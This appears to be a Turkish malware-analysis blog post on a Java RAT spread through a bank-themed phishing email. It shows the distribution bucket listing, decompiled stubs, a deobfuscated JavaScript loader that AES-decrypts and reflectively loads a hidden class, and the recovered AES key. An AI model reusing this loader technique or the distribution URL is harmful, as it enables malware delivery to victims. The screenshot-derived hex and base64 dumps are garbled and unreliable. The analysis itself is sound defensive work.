

Java RAT

written by Mert SARICA | 2 June 2019

Art niyetli kişilerce Java programlama dili ile geliştirilmiş zararlı yazılımların ülkemizde uzun yillardan beri kullanıldığına daha önceki yazılarımı (Java Bayt Kod Hata Ayıklaması ve Java Kaynak Kodu Dönüşütçüleri) okuyanlarınız muhakkak hatırlayacaklardır. Her ne kadar Java, yorumlanan (interpreted) bir programlama dili olması sebebiyle kaynak koduna, bayt koduna rahatlıkla çevrilebilir olsa da, son yıllarda ileri seviye gizleme araçlarının (obfuscator) kullanılması sebebiyle statik kod analizi, güvenlik araştırmacıları için çetrefilli bir hal aldı.

Yıllar geçikçe, gizleme yöntemi kullanan Java zararlı yazılımlarını hızlı bir şekilde analiz etmek için Frida gibi (Dynamic instrumentation toolkit) bir araç kiti hala nasıl geliştirilmez diye içten içe hayiflanırken bir yandan da yeni araçları araştırmaya başladım. Kısa bir araştırmadan sonra Jason GEFFNER isimli güvenlik araştırmacısının 2016 yılında, özellikle tersine mühendisler ve istismar kodu geliştiricileri için düzenlenen Recon.CX güvenlik konferansında gerçekleştirdiği Java Journal & Pyresso: A Python-Based Framework for Debugging Java (video) adındaki sunumuna (slideshare) denk geldim.

Java Journal & Pyresso, Python temelli olarak geliştirilmiş olup Java uygulamasını dinamik olarak izlemeye (dynamic tracing), hata ayıklaması yapılmasına imkan tanıyan bir yazılım iskeletidir. (framework)

Hem yakın zamanda elime düşen Java ile geliştirilmiş bir zararlı yazılımı hızlıca analiz etmek, hem Java Journal & Pyresso ikilisine göz atmak hem de bu konuyu 16. Pi Hediye Var oyununa dönüştürmek için işe koyuldum.

Gelen şüpheli e-postada yer alan resme tıklandığında <https://storage.googleapis.com/officexcel/> adresinden "Remittance invoice.zip" dosyasını indiriyordu. ZIP dosyasının içinde ise beklenildiği üzere aynı isimde bir JAR dosyası bulunuyordu. <https://storage.googleapis.com/officexcel/> adresini 5 gün arayla ziyaret ettiğimde dosya isimlerinin değiştiği dolayısıyla art niyetli kişilerin aktif olarak burayı kullandıkları göze çarpıyordu.

From: [REDACTED] BANKASI A.S [mailto:kabriestore@yahoo.com]

Sent: Tuesday, September 4, 2018 2:56 PM

Subject: Emailing: Re-Confirm Details

Hello Sir,

FYI



Best Regards

[REDACTED] BANKASI A.S
Remittance Department
Business Banking | Enterprise Cash Management

```

<ListBucketResult xmlns="http://doc.s3.amazonaws.com/2006-03-01">
  <Name>officexcel</Name>
  <Prefix/>
  <Marker/>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>Payment details.zip</Key>
    <Generation>1536209964215273</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T04:59:24.215Z</LastModified>
    <ETag>"10f0d6aa22c677a7ab74e5e8a63159e8"</ETag>
    <Size>381800</Size>
  </Contents>
  <Contents>
    <Key>SWIFT COPY.zip</Key>
    <Generation>1536559397399559</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-10T06:03:17.399Z</LastModified>
    <ETag>"4914bf70bb1f0cbc66505fe1e4a2714"</ETag>
    <Size>465888</Size>
  </Contents>
  <Contents>
    <Key>TT COPY.zip</Key>
    <Generation>1536468097493895</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T04:41:37.493Z</LastModified>
    <ETag>"004e9c88352bf6dfdeb5ec35aea152a"</ETag>
    <Size>377377</Size>
  </Contents>
  <Contents>
    <Key>bank slip.zip</Key>
    <Generation>1536530099068001</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T21:54:59.067Z</LastModified>
    <ETag>"13cb96e6c69931ba5391d77967f5415f"</ETag>
    <Size>378541</Size>
  </Contents>
  <Contents>
    <Key>googledrive/</Key>
    <Generation>1534757026462259</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-08-20T09:23:46.461Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <Size>0</Size>
  </Contents>
  <Contents>
    <Key>rgpRDejqaw2.vbs</Key>
    <Generation>1536213126854591</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T05:52:06.854Z</LastModified>
    <ETag>"4c4cfb6f0728e170a16ee1528c74a0a3"</ETag>
    <Size>507844</Size>
  </Contents>
</ListBucketResult>

<ListBucketResult xmlns="http://doc.s3.amazonaws.com/2006-03-01">
  <Name>officexcel</Name>
  <Prefix/>
  <Marker/>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>Payment details.zip</Key>
    <Generation>1536209964215273</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T04:59:24.215Z</LastModified>
    <ETag>"10f0d6aa22c677a7ab74e5e8a63159e8"</ETag>
    <Size>381800</Size>
  </Contents>
  <Contents>
    <Key>SWIFT COPY.zip</Key>
    <Generation>1536559397399559</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-10T06:03:17.399Z</LastModified>
    <ETag>"4914bf70bb1f0cbc66505fe1e4a2714"</ETag>
    <Size>465888</Size>
  </Contents>
  <Contents>
    <Key>TT COPY.zip</Key>
    <Generation>1536468097493895</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T04:41:37.493Z</LastModified>
    <ETag>"004e9c88352bf6dfdeb5ec35aea152a"</ETag>
    <Size>377377</Size>
  </Contents>
  <Contents>
    <Key>bank slip.zip</Key>
    <Generation>1536530099068001</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T21:54:59.067Z</LastModified>
    <ETag>"13cb96e6c69931ba5391d77967f5415f"</ETag>
    <Size>378541</Size>
  </Contents>
  <Contents>
    <Key>googledrive/</Key>
    <Generation>1534757026462259</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-08-20T09:23:46.461Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <Size>0</Size>
  </Contents>
  <Contents>
    <Key>rgpRDejqaw2.vbs</Key>
    <Generation>1536213126854591</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T05:52:06.854Z</LastModified>
    <ETag>"4c4cfb6f0728e170a16ee1528c74a0a3"</ETag>
    <Size>507844</Size>
  </Contents>
</ListBucketResult>

```

Bytecode Viewer aracı ile sayfada yer alan havale.jar dosyasını kaynak koduna çevirdiğimde içinde çok sayıda farklı uzantılı dosya olduğu dikkatimi çekti. META-INF/MANIFEST.MF dosyasında yer alan bilgiye göre ana sınıf dosyasının com.uncomeliness.thirsted.Battakhin olduğunu öğrendikten sonra bu dosyaya göz atmaya başladım. Battakhin.class dosyasına baktığımıda içinde çeşitli işlemler yapıldıktan sonra javax.script.ScriptEngineManager sınıfı kullanılarak gizlenmiş olan JavaScript kodu çalıştırılıyordu.

```

1 JD-GUI Decompiler - Editable: false
2 Bytecode Decompiler - Editable: false
3
4 c class com/uncomeliness/thirst
5 <ClassVersion=50>
6
7 public static java.lang.String
8 public static java.lang.StringB
9 public static java.math.BigInteger
10 public static byte[] rackboard;
11 public static java.lang.String
12 public static java.lang.StringB
13 public static javax.script.Scri
14 public static javax.script.Scri
15 public static javax.script.Scri
16
17 public Battakhin() { // <init>
18    aload0 // reference to
19     invokespecial java/lang
20     return
21 }
22
23 public static onmun(java.lang.S
24     new java/math/BigInteger
25     dup
26     alcad0
27     bipush 26
28     invokespecial java/math
29     areturn
30 }
31

```

```

18 schnabel = myxosporidian();
19 }
20
21 public static void pituicyte()
22 {
23     facultize = new String(schnabel);
24 }
25
26 public static void presubmitted()
27 {
28     milligal();
29     predrive();
30 }
31
32 public static void milligal()
33 {
34     aglipayan = new ScriptEngineManager();
35 }
36
37 public static void predrive()
38 {
39     haroseth = aglipayan.getEngineByName(facultize);
40 }
41
42 public static void secondary()
43 throws ScriptException
44 {
45     unhackled().eval(oidium);
46 }
47
48

```

`eval()` fonksiyonuna gelen `oidium` değişkenini ekrana basmak için kodu değiştirip, tekrar derlemek ve çalıştırırmak yerine Java Journal aracından faydalananmaya karar verdim. `python javajournal.py -jar havale.jar -include javax.script.* -begin com.uncomeliness.thirsted.Battakhin` komutunu çalıştırıldıktan kısa bir süre sonra ekrana `eval()` fonksiyonuna iletilen JavaScript kodu karşıma çıkmış oldu.

JavaScript kodunu anlaşılır hale getirdiğimde Cellulipetally.sci dosyasının AES ile şifrelenmiş olduğu ve şifresi çözüldükten sonra çalıştırıldığı (Header.class) anlaşılıyordu.

```

1 a = java.lang.Byte[('TYPE')];
2 a='qua.enterprise.reactor.reactions.standartbootstrap.Header';
3 a=java.lang.Class[('forName')]('com.uncomeliness.thirsted.Battakhin');
4 b=a['getClassLoader']();
5 a=function(cI){
6   b=cI[0];
7   b=cI[1];
8   a+=b; c=cI[2];
9   c=cI[1];
10  b=cI[2];
11  a+=b;
12  a+=c[3];
13  cli=java.lang.reflect.Array[('newInstance')](a,a);
14  a=a;
15  a='/' + c[0];
16  a=a[('getResource')](a);
17  b=a[('openStream')]();
18  b=new java.io.DataInputStream(b);
19  b[('readFully')](cII);
20  a=javax.crypto.Cipher[('getInstance')](('AES'));
21  a=a[('getbytes')][('UTF-8')];
22  b=new javax.crypto.spec.SecretKeySpec(a, ('AES'));
23  a[('init')](javax.crypto.Cipher[('DECRYPT_MODE')], b);
24  a[('doFinal')](cII);
25  a=java.lang.ClassLoader[('class')];
26  cII=java.lang.String[('class')]; b=a[('getClass')];
27  a=java.lang.Integer[('TYPE')];
28  a=a[('getDeclaredMethod')][('defineClass'), cII, b, a, a];
29  a[('setAccessible')](true);
30  c=a[('invoke')](b, a, a, 0, a[('length')]);
31  if(a==a)
32    a=c;
33 };
34 a=[[(('qua.enterprise.reactor.reactions.standartbootstrap'),('Header'),[[(('.encrypted'),('.not-splitted'),
35 ('.not-compressed'),('.not-fixed'))],('com/uncomeliness/thirsted/Cellulipetally.sci')],[5022,5024,5022,5022],('ilmQojTwXSoC2mJZ'))]]];
36 for(b=0;b<a[('length')];b++)
37 {
38   a[a[b]];
39 }
40 a[('newInstance')]();

```

AES Şifreleme Kullanımı

AES Anahtarı

Bytecode Viewer 2.9.11 - <https://bytecodeviewer.com> | <https://the.bytecode.club> - @Konloch

File View Settings Plugins

The screenshot shows the Bytecode Viewer interface with two main panes. The left pane, titled 'Work Space', displays the decompiled Java code. The right pane shows the raw byte code as a hex dump. A red callout box points to the AES encryption logic in the code, specifically the line where the cipher is initialized with the 'AES' key. Another red callout box points to the AES key value in the hex dump, which is highlighted in blue.

| Address | Value | Decoded Value |
|----------|---|---------------------------|
| 00000000 | 83 50 1e 49 1f 23 1f 5e dd 47 97 b9 df e8 8f ef | P I # ^ G R a n l wq W |
| 00000001 | 8a 52 af 61 b9 6e 31 9d e0 85 77 71 b7 d1 57 90 | o z~ /0<] |
| 00000002 | 6f aa 7a 6e 02 2f 30 3c 94 95 5d ed fe 20 1c 9f | 8 :(ing |
| 00000003 | 38 a9 3e 28 d0 d9 a4 f1 e7 bf bc f1 b6 69 6e 67 | t Q d C |
| 00000004 | 1d 74 cc ae dc f0 fa 51 c6 f3 bc dc 64 a5 43 | k }v M N; |
| 00000005 | c6 6b 03 17 7d 76 0e c7 4d a3 d7 cf 8b 4e 3b 81 | Uk 5w ':j ! |
| 00000006 | 55 6b c9 35 77 b8 c3 27 3a 6a df le 21 99 f6 a2 | / eF G M h |
| 00000007 | d1 07 2f 65 46 93 47 7f al e6 4d 0c le 68 ff | L KX 1 e |
| 00000008 | e8 4c ab c1 4b 58 85 e9 af 6c 92 a8 a4 e6 65 d6 | ' CW j I |
| 00000009 | c5 07 f8 1c 0c a3 27 de 43 57 d9 6a 1a 49 ba 80 | 6> 6Y! Ug @ > |
| 0000000a | 7f 36 3e e0 c6 36 59 21 bd 55 67 13 40 7f 07 3e | aS Y} & H |
| 0000000b | 61 53 d5 09 03 79 7d f8 9f 26 ad e0 10 48 c6 eb | ? %V R |
| 0000000c | ea 1a 9f 83 87 bf 92 20 3f b7 25 56 16 b6 52 | I0d a h |
| 0000000d | 49 4f 64 9c 61 eb d9 a5 0c b6 17 c9 c8 a3 68 c6 | ! A &;J (H * T |
| 0000000e | 21 b6 41 fb 26 3b 4a 0b 28 48 fe 2a al ff 54 9b | } :_o x V |
| 0000000f | 16 06 95 16 7d 0e f8 09 3a 5f 6f 10 78 a9 56 11 | ~ q QRE |
| 00000010 | b1 7e al c6 eb 89 71 d9 51 52 45 ee 88 bb b5 fd | K [P \$ T |
| 00000011 | d5 9f 6b 14 bd ee 5b 13 50 e7 24 c6 d4 f9 7f 54 | ;s v 4y x> LWV |
| 00000012 | e2 3b 73 a2 76 f6 14 34 79 15 78 3e 00 4c 57 76 | = 1 |
| 00000013 | fc 18 00 b9 d2 f8 3d c7 c6 08 15 d7 ad f2 31 06 | R ? ^T% |
| 00000014 | b6 d5 8c dc fd 52 9f db 3f 82 5e 54 25 d6 04 01 | n PNh a ~ |
| 00000015 | 6e 0c 50 4e 68 95 19 61 9c ee 7f 8b ae 9c cf 7e | l > Jl |
| 00000016 | 0b e5 13 6c e5 0a 88 f4 9d ae 3e 13 d0 4a 31 b2 | Jm .!/R p |
| 00000017 | 4a 6d e2 e7 b9 80 2e 2f 21 52 c2 fc 0a 70 96 06 |) 7 x X g *u |
| 00000018 | 29 b0 37 e7 78 af fe e3 c0 58 02 67 93 2a 75 e3 | ynWo Z , ?I |
| 00000019 | 79 6e 57 6f b6 5a e7 eb b3 a9 2c ad 3f 49 91 8b | v |
| 0000001a | b7 82 92 87 a5 76 17 04 ab f7 fl df a4 8e a6 8a | _ 3` s `uZ W\ |
| 0000001b | 5f c8 33 60 73 d5 f4 60 75 5a 11 57 5c 1d 63 b7 | ` ~# a"U |
| 0000001c | f6 91 e8 09 60 e9 96 15 7e 23 e8 8b 16 61 22 55 | CX(To 3 V; (|
| 0000001d | e8 43 58 28 fb b0 96 54 6f 04 33 fd 56 3b 11 7b | x u D B |
| 0000001e | f6 78 0d f7 fa f4 14 75 dc dd 16 44 bb 42 d2 9c | Y U iF m |
| 0000001f | 59 1b f5 0f 60 03 f8 8b 55 e2 b5 86 69 46 bb 6d |) q 1Mjt |
| 00000020 | 02 0e 29 87 71 c8 6c 4d 5d 74 b9 14 0f 04 11 cc | D Ar i w \ |
| 00000021 | f2 00 24 5b ad dc f0 a1 0e 05 ad 20 b6 a1 | |

Online Tool for AES Encryption

<https://www.devgan.com/online-tools/aes-encryption-decryption>

Hack 4 Career, Inform LinkedIn Mert SARICA (mertsarica@)

AES Online Encryption

Enter text to be Encrypted

Enter plain text to hash

OR

Choose File No file chosen

Select Mode

ECB

Key Size in Bits

128

Enter Secret Key

Enter secret key

Output Text Format: Base64 Hex

Encrypt

AES Encrypted Output:

Result goes here

Enter text to be Decrypted

8BF2E98B4EBE2831618877E44F61594452C9F57BD3B681F8EE
DC2EF1863C88286B93011A13F89B847436FACB227663050FE14
CAF9E7097C35C0210A9CE389FC501B118242206690AB0FDDB6
9CCFC9815F3A78DE62716A887FEDDFD3CFE5401159295FB633
3BD9333F6BE68311D9388EA38305312AACD01BC4B4

Input Text Format: Base64 Hex

Select Mode

ECB

Key Size in Bits

128

Enter Secret Key

iIMQojTwXSocZmjZ

Decrypt

AES Decrypted Output (Base64):

yv66vgAAADIBCgcAfQoAHQB+CgAmAH8IAIAHAEHAI1IAIMIAIQIAIUIIAIYIAICIAIgIAIkDAADd2AgAigoAAQCLBwCMCQABAIOIAI4IAI8IAJAJAEHAJ
IKABCakwoAFwCUCgAxAJUJAAEAlgoAFwCXBwCYCQABAJkKAAEAmgoAAQCbCQABAJwKAAEAnQoAbgCeCgABAJ8KAB0AoAcAoQgAgoAJgCjCACkBwBdCgAd
AKUKAKYApwsAEQCoBwCpBwCqBwCrCgAwAKWKAkC8ArqoALwCuBwCvCgAGALAKACYAsQoAsgCcQgA00LIALYKAD0AtwcuAoAOwC5BwC6CgA92LsKAD0AvA
cAvQoAQABtCwCgCBAK0KAE1AvwgAwAkAAQDBCADCCQABAMMKABoAxAkAAQDFBwDGBwDHcBmAMGkBAkOAyQgAyggAywkAAQDMCADNAQATb2JmdXNjYXRp
b25BcHB1bmRpeAEAAkxgYXZhL2xhbmvcU3RyaW5n0wEAdm2pcnN0Q2xhc3NOYw11AQAQZmlyc3RdbGFzwcEAEUxgYXZhL2xhbmvc2xhc3M7AQAAzmlcy3
RdBGFzcbYb3R1Y3RpB25Eb21haW4BACBmamF2YS9zZWN1cm1oE59Qcm90ZWN0aW9uRg9tYwlu0wEADUNBVf9ib290c3RyYXABAA5DQVRfb2JmdXNjYXR1
ZAAEHnByZWR1Zm1u2zWRDGFzcb05hBwVzC9gCZUxvYwR1ZAAEAltManF2YS9sYw5nL1N0cm1uZzsBANvYz1c2NhGvkr50cn1MaXN0AQAPTGphdmEvdx
RpBc9NYX7AQAQJU2lnkb0FdXj1AQAT2GphdmEvdxRpbc9NYX8A7GphdmEvbgFvzY9TdhJpb2GvycHpc2UvcmVhcc3QyQXZhL2xhbmvc
KCIWAQAEQ29kZQEAADVNOYWNzTWFwVGf1bGwH0AH0HAIHAJgHAM4BAAPeGN1cHpb2sBwDPAQM2ZV0RW50cn1Ey
5n00xqYXZhL2xhbmvcU3RyaW5n0ylbTGphdmEvbgFvzY9PYmp1Y3Q7AQANZGVjcn1wdE9iamVjdAAEOshMamF2YS9
Zy9PYmp1Y3Q7KUXqgYXZhL2xhbmvcU2JqZWN00wcA0AcA0QcA0wC1AcA1QcA1gEAB2R1Y3J5cHQBAcKoTGphd
xhbmvcvT2JqZWN00ylbQgcA1wcA2AEADCxjBgluaXQg+BwDGAQ5cXVhL2VudGvycHpc2UvcmVhcc3QyQXZhL2xhbmvc
SGVhZGVyDAD2ANoMAGIA2wEAASMBABBqYXZhL2xhbmvcvT2JqZWN0AQQAmF2ysYw5nL1N0cm1uZwEACi51bmNye
9tcHJ1c3N1ZAAEC15ub3QtZm14ZwQBACJjb20vdW5jb21lbGluzXNzL2N5bWFzL0Fycnlpc2gucHJ1QAAiY29tL3V
Yw5nLmRvcwEAKGNYbS91bmwBwvsaW51c3MvdGhpncN0ZQvUmhpmp9tbs3JwaC5ib3gBAB0Tmw2bmFzQWdkNmEzV
FwDABEAF8BAD1dWeuZw50ZJxwcm1zZs5yZWFxdG9yLnJ1YXF0aW9ucy5zdGFu2ZGfydGJvb3RzdjhC5Mb2FkZXi
dg9yLnJ1YXF0aW9ucy5zdGFu2ZGfydGJvb3RzdjhC5Mb2FkZXi
90c3RyYXAUtg9hZGVyJDEBAdJxdWeuZw50ZJxwcm1zZs5yZWFxdG9yLnJ1YXF0aW9ucy5zdGFu2ZGfydGJvb3Rzdjh
dw1s2GvYDAB1AGMMANwA3QwA3A3DeDAbcAFOMAN8A4EAD2phdmEvbgFvzY9DbGFzwcwAwgBUDABsAg0MAhCaeAwA
gBABVqYXZhL2xhbmvcQ2xhc3NmB2FkZXBIAhxhDmXc51mQwA6QDqA
AB1qYXZhL21v109iamVjdEluChV0U3RyZwFTF0AcAmcF2Y5pbpyCeXb
ca2AwA+QD6BwD7DAD8AP0BAANBRVMMAP4/wEAH2phdmF4L2NyeXB0k
AQEBAgwBAAQADamF2Y591dGlsL3ppcC9HwK1QS5wxdRTdHJ1Yw0
MS5U1tSTHV09TRz1RrxVwH4OU1Mbmmp0WdhRXZM2G5CTG90dRw
OUcwcmxtT0FsvW1KeG1EdDFQtm1ZcF2KV1RaTVNRZGgewjzsd2xwT5hs1dWOGM5WGVsYzNJv2FQSFn4UjBZVGJOU
s5QWfsZfdMrnhHULVRYTbac1RWTzNrS3VxOTzvSuTyS01Qmf1vdmk0UWhLvfPwZuV1Jx4dEnp1MRTDd4Qu1EOGp
bs51bmNvbWVsaw51c3MudGhpncN0ZQvQmF0dGFrAgluDABVAFQMAQY6gwAvGxBQATamF2Y59sYw5nL1Rocm93Y
11RKhjZXB0aW9uDaB1AQcMAQgBCQEACWJvb3RzdjhCacEM91nVzY2F02ZQMFAsVAEAEQkxvIWR1cqEAE1tMamF
bgFu9FeGn1ChRpb24BAbNqYXZhL21v101PrxhZ2sd2xwT5hs1dWOGM5WGVsYzNJv2FQSFn4UjBZVGJOU
9Ob1N1Y2hBbGdcmv10a1FeGn1cHrbp24BACNqYXZhC9jcn1wdG8vTm9tDWNoUGFkZgluZ0V4Y2VwdG1vbqEAJmp
Y2tTaXplRXhjZXB0aW9uAQAgamF2YXgvY3J5cHrvL0JhZFBhZGRpbmdFegn1cHrbp24BACBqYXZhL2xhbmvcQ2xhc
tCAQATamF2Y59pb9yJbnB1dFNOcmVhbQEAmd1dEn5YXNzTG9hZGV
TG9hZGVyOy1WAQAGYXBwZw5kAQAtKExqYXZhL2xhbmvcU3RyaW5n0ylMamF2Y59sYw5nL1N0cm1uZ0J1aWxkZX17AQA
dCw1sZGVyOwEACHRvU3RyaW5nAQAUkC1MamF2Y59sYw5nL1N0cm1uZzsBAAtkZwZpbmVdBGfzwcEASShMamF2Y59sYw5nL1N0cm1uZz
c2VjJxJpdHkvUHJvdGvjdG1vbkRvbWPfbjspTgphdmEvbgFvzY9DbGFzcsBAAz1cXvhbHMBAUoTgphdmEvbgFvzY9PYmp1Y3Q7Kv
xhcsMBAQoT6phdmEvbgFvzY9DbGFzcsBAAz1cXvhbHMBAUoTgphdmEvbgFvzY9PYmp1Y3Q7Kv
Zy9TdhJpbmc7KuxqYXZhL2xhbmvcQ2xhe3M7QAJZ2V0TWV0aG9kAQBAKEqgYXZhL2xhbmvcU3RyaW5n01tMamF2Y59sYw5nL0
5nL3J1Zmx1Y3QvTWV0aG9kowEAGGphdmEvbgFvzY9ZwzZwnl011dGhvZAEAb1md9rZQEAOSHmamF2Y59sYw5nL0
Normal text file length : 6.696 lines : 1 Ln:1 Col:1 Sel: 6.696 / 1 Windows (CR LF) UTF-8 INS

```
yv66vgAAADIBCgcAfQoAHQB+CgAmAH8IAIAHAEHAI1IAIMIAIQIAIUIIAIYIAICIAIgIAIkDAADd2AgAigoAAQCLBwCMCQABAIOIAI4IAI8IAJAJAEHAJ  
IKABCakwoAFwCUCgAxAJUJAAEAlgoAFwCXBwCYCQABAJkKAAEAmgoAAQCbCQABAJwKAAEAnQoAbgCeCgABAJ8KAB0AoAcAoQgAgoAJgCjCACkBwBdCgAd  
AKUKAKYApwsAEQCoBwCpBwCqBwCrCgAwAKWKAkC8ArqoALwCuBwCvCgAGALAKACYAsQoAsgCcQgA00LIALYKAD0AtwcuAoAOwC5BwC6CgA92LsKAD0AvA  
cAvQoAQABtCwCgCBAK0KAE1AvwgAwAkAAQDBCADCCQABAMMKABoAxAkAAQDFBwDGBwDHcBmAMGkBAkOAyQgAyggAywkAAQDMCADNAQATb2JmdXNjYXRp  
b25BcHB1bmRpeAEAAkxgYXZhL2xhbmvcU3RyaW5n0wEAdm2pcnN0Q2xhc3NOYw11AQAQZmlyc3RdbGFzwcEAEUxgYXZhL2xhbmvc2xhc3M7AQAAzmlcy3  
RdBGFzcbYb3R1Y3RpB25Eb21haW4BACBmamF2YS9zZWN1cm1oE59Qcm90ZWN0aW9uRg9tYwlu0wEADUNBVf9ib290c3RyYXABAA5DQVRfb2JmdXNjYXR1  
ZAAEHnByZWR1Zm1u2zWRDGFzcb05hBwVzC9gCZUxvYwR1ZAAEAltManF2YS9sYw5nL1N0cm1uZzsBANvYz1c2NhGvkr50cn1MaXN0AQAPTGphdmEvdx  
RpBc9NYX7AQAQJU2lnkb0FdXj1AQAT2GphdmEvdxRpbc9NYX8A7GphdmEvbgFvzY9TdhJpb2GvycHpc2UvcmVhcc3QyQXZhL2xhbmvc  
KCIWAQAEQ29kZQEAADVNOYWNzTWFwVGf1bGwH0AH0HAIHAJgHAM4BAAPeGN1cHpb2sBwDPAQM2ZV0RW50cn1Ey  
5n00xqYXZhL2xhbmvcU3RyaW5n0ylbTGphdmEvbgFvzY9PYmp1Y3Q7AQANZGVjcn1wdE9iamVjdAAEOshMamF2YS9  
Zy9PYmp1Y3Q7KUXqgYXZhL2xhbmvcU2JqZWN00wcA0AcA0QcA0wC1AcA1QcA1gEAB2R1Y3J5cHQBAcKoTGphd  
xhbmvcvT2JqZWN00ylbQgcA1wcA2AEADCxjBgluaXQg+BwDGAQ5cXVhL2VudGvycHpc2UvcmVhcc3QyQXZhL2xhbmvc  
SGVhZGVyDAD2ANoMAGIA2wEAASMBABBqYXZhL2xhbmvcvT2JqZWN0AQQAmF2ysYw5nL1N0cm1uZwEACi51bmNye  
9tcHJ1c3N1ZAAEC15ub3QtZm14ZwQBACJjb20vdW5jb21lbGluzXNzL2N5bWFzL0Fycnlpc2gucHJ1QAAiY29tL3V  
Yw5nLmRvcwEAKGNYbS91bmwBwvsaW51c3MvdGhpncN0ZQvUmhpmp9tbs3JwaC5ib3gBAB0Tmw2bmFzQWdkNmEzV  
FwDABEAF8BAD1dWeuZw50ZJxwcm1zZs5yZWFxdG9yLnJ1YXF0aW9ucy5zdGFu2ZGfydGJvb3RzdjhC5Mb2FkZXi  
dg9yLnJ1YXF0aW9ucy5zdGFu2ZGfydGJvb3RzdjhC5Mb2FkZXi  
90c3RyYXAUtg9hZGVyJDEBAdJxdWeuZw50ZJxwcm1zZs5yZWFxdG9yLnJ1YXF0aW9ucy5zdGFu2ZGfydGJvb3Rzdjh  
dw1s2GvYDAB1AGMMANwA3QwA3A3DeDAbcAFOMAN8A4EAD2phdmEvbgFvzY9DbGFzwcwAwgBUDABsAg0MAhCaeAwA  
gBABVqYXZhL2xhbmvcQ2xhc3NmB2FkZXBIAhxhDmXc51mQwA6QDqA  
AB1qYXZhL21v109iamVjdEluChV0U3RyZwFTF0AcAmcF2Y5pbpyCeXb  
ca2AwA+QD6BwD7DAD8AP0BAANBRVMMAP4/wEAH2phdmF4L2NyeXB0k  
AQEBAgwBAAQADamF2Y591dGlsL3ppcC9HwK1QS5wxdRTdHJ1Yw0  
MS5U1tSTHV09TRz1RrxVwH4OU1Mbmmp0WdhRXZM2G5CTG90dRw  
OUcwcmxtT0FsvW1KeG1EdDFQtm1ZcF2KV1RaTVNRZGgewjzsd2xwT5hs1dWOGM5WGVsYzNJv2FQSFn4UjBZVGJOU  
s5QWfsZfdMrnhHULVRYTbac1RWTzNrS3VxOTzvSuTyS01Qmf1vdmk0UWhLvfPwZuV1Jx4dEnp1MRTDd4Qu1EOGp  
bs51bmNvbWVsaw51c3MudGhpncN0ZQvQmF0dGFrAgluDABVAFQMAQY6gwAvGxBQATamF2Y59sYw5nL1Rocm93Y  
11RKhjZXB0aW9uDaB1AQcMAQgBCQEACWJvb3RzdjhCacEM91nVzY2F02ZQMFAsVAEAEQkxvIWR1cqEAE1tMamF  
bgFu9FeGn1ChRpb24BAbNqYXZhL21v101PrxhZ2sd2xwT5hs1dWOGM5WGVsYzNJv2FQSFn4UjBZVGJOU  
9Ob1N1Y2hBbGdcmv10a1FeGn1cHrbp24BACNqYXZhC9jcn1wdG8vTm9tDWNoUGFkZgluZ0V4Y2VwdG1vbqEAJmp  
Y2tTaXplRXhjZXB0aW9uAQAgamF2YXgvY3J5cHrvL0JhZFBhZGRpbmdFegn1cHrbp24BACBqYXZhL2xhbmvcQ2xhc  
tCAQATamF2Y59pb9yJbnB1dFNOcmVhbQEAmd1dEn5YXNzTG9hZGV  
TG9hZGVyOy1WAQAGYXBwZw5kAQAtKExqYXZhL2xhbmvcU3RyaW5n0ylMamF2Y59sYw5nL1N0cm1uZ0J1aWxkZX17AQA  
dCw1sZGVyOwEACHRvU3RyaW5nAQAUkC1MamF2Y59sYw5nL1N0cm1uZzsBAAtkZwZpbmVdBGfzwcEASShMamF2Y59sYw5nL1N0cm1uZz  
c2VjJxJpdHkvUHJvdGvjdG1vbkRvbWPfbjspTgphdmEvbgFvzY9DbGFzcsBAAz1cXvhbHMBAUoTgphdmEvbgFvzY9PYmp1Y3Q7Kv  
xhcsMBAQoT6phdmEvbgFvzY9DbGFzcsBAAz1cXvhbHMBAUoTgphdmEvbgFvzY9PYmp1Y3Q7Kv  
Zy9TdhJpbmc7KuxqYXZhL2xhbmvcQ2xhe3M7QAJZ2V0TWV0aG9kAQBAKEqgYXZhL2xhbmvcU3RyaW5n01tMamF2Y59sYw5nL0  
5nL3J1Zmx1Y3QvTWV0aG9kowEAGGphdmEvbgFvzY9ZwzZwnl011dGhvZAEAb1md9rZQEAOSHmamF2Y59sYw5nL0  
Normal text file length : 6.696 lines : 1 Ln:1 Col:1 Sel: 6.696 / 1 Windows (CR LF) UTF-8 INS
```

* new 3 - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

rgpRDejqaw2.vbs new 1 debug_interface.py events.py javajournal.py new 2 new 3

```

39 Exceptions$BELNUL$xCFSOHNUL$FFgetEntryData$SOHNUL$9(Ljava/lang/String;Ljava/lang/String;) [Ljava/lang/Object;SOHNUL
40 decryptObject$SOHNUL$9(Ljava/lang/String;[Ljava/lang/Object;)Ljava/lang/Object;$BELNUL$xD$BELNUL$xD$BELNUL$xD$BELNUL$xD$BELNUL$xD$4$BELNUL$xD$BELNUL$xD$SOHNUL$BEL$decrypt$SOHNUL$) (Ljava/lang/String;[Ljava/lang/Object;) [BELNUL$xD$BELNUL$xD$SOHNUL$BS<clinit>$BELNUL$XC$6$SOHNUL$9qua/enterprise/reactor/reactions/standartbootstrap/Header$FFNUL$xD$9NUL$xD$AFFNUL$BELNUL$xB$SOHNUL$SOH#SOHNUL$DIEjava/lang/Object$SOHNUL$DIEjava/lang/String$SOHNUL$.
41 .encrypted$SOHNUL$.splitted$SOHNUL$V$compressed$SOHNUL$.
